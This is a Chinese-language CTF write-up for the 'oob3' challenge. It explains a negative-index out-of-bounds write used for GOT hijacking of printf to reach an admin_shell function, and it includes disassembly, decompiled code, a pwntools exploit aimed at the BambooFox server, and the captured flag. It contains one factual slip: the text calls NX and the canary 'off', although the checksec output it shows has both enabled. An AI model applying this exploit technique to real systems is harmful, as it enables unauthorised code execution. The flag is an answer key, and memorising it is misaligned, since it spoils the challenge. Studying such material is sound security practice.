

checksec oob3 確認有哪些安全選項有開啟



```
root@kali:~/Downloads# checksec oob3
[*] '/root/Downloads/oob3'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@kali:~/Downloads# 
```


發現 PIE 是關的

執行後發現有 3 次輸入




```
root@kali:~/Downloads# ./oob3
User ID: 1
Nickname: abc
PIN: 321
Logging as [abc] ... Failed
Incorrect PIN code!

User ID: 2
Nickname: def
PIN: 456
Logging as [def] ... Failed
Incorrect PIN code!

User ID: 3
Nickname: ghi
PIN: 789
Logging as [ghi] ... Failed
Incorrect PIN code!

root@kali:~/Downloads# 
```

使用 objdump 後發現了神祕 function



```
0000000000400924 <admin_shell>:
admin_shell():
  400924:       55                      push   %rbp
  400925:       48 89 e5                mov    %rsp,%rbp
  400928:       ba 00 00 00 00          mov    $0x0,%edx
  40092d:       be 00 00 00 00          mov    $0x0,%esi
  400932:       bf 71 0b 40 00          mov    $0x400b71,%edi
  400937:       e8 34 fe ff ff          callq  400770 <execve@plt>
  40093c:       90                      nop
  40093d:       5d                      pop    %rbp
  40093e:       c3                      retq
```


在 main 中發現有使用 fgets



```
4009ee:       48 89 c2                mov    %rax,%rdx
4009f1:       be 08 00 00 00          mov    $0x8,%esi
4009f6:       48 89 cf                mov    %rcx,%rdi
4009f9:       e8 62 fd ff ff          callq  400760 <fgets@plt>
```

因為 NX 和 Stack 都是關的，先打消直接 stack overflow 和 shell code 的念頭


使用 ghidra 查看原始碼後發現到程式只有判斷>=4 的狀況
也就是說我們可以透過輸入負數來存取在 user 之前的記憶體(OOB)



```
  if (local_2c < 4) {
    printf("Nickname: ");
    fgets(user + (long)local_2c * 8,8,stdin);
    iVar1 = local_2c;
    sVar2 = strcspn(user + (long)local_2c * 8,"\n");
    user[(long)iVar1 * 8 + sVar2] = '\0';
```


這邊想到可以利用 GOT Hijacking，將原有的 function 所導向的記憶體位置更改，這邊我們用 printf 這個 function 作為例子。

1. 透過第一次輸入將 local_2c 改成(printf - user)/8



```
  __isoc99_scanf("%d%*c",&local_2c);
```


2. 在到第二次輸入因為 setp1 會使得修改的是 printf function address 的值，改成神奇 function 的位置



```
    fgets(user + (long)local_2c * 8,8,stdin);
```


3. 下次執行到 printf 的時候就會執行神奇 function 了

exploit.py



```python
from pwn import *
context.arch = "amd64"

r = remote('bamboofox.cs.nctu.edu.tw', 12013)
r.recvuntil(':')
ordi_addr = 0x6010c0
printf_addr = 0x601028
shell_addr = 0x400924

r.sendline(str(int((printf_addr-ordi_addr)/8)))
r.recvuntil(':')
r.sendline(p64(shell_addr))
r.interactive()
```

`python3 exploit.py`



```
[+] Opening connection to bamboofox.cs.nctu.edu.tw on port 12013: Done
exploit.py:5: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.recvuntil(':')
exploit.py:10: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.sendline(str(int((printf_addr-ordi_addr)/8)))
exploit.py:11: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.recvuntil(':')
[*] Switching to interactive mode
 $ cd home/ctf
$ cat flag
BambooFox{Ya_y0u_know_h0w_2_D0_G0T_H174k3}
$ 
```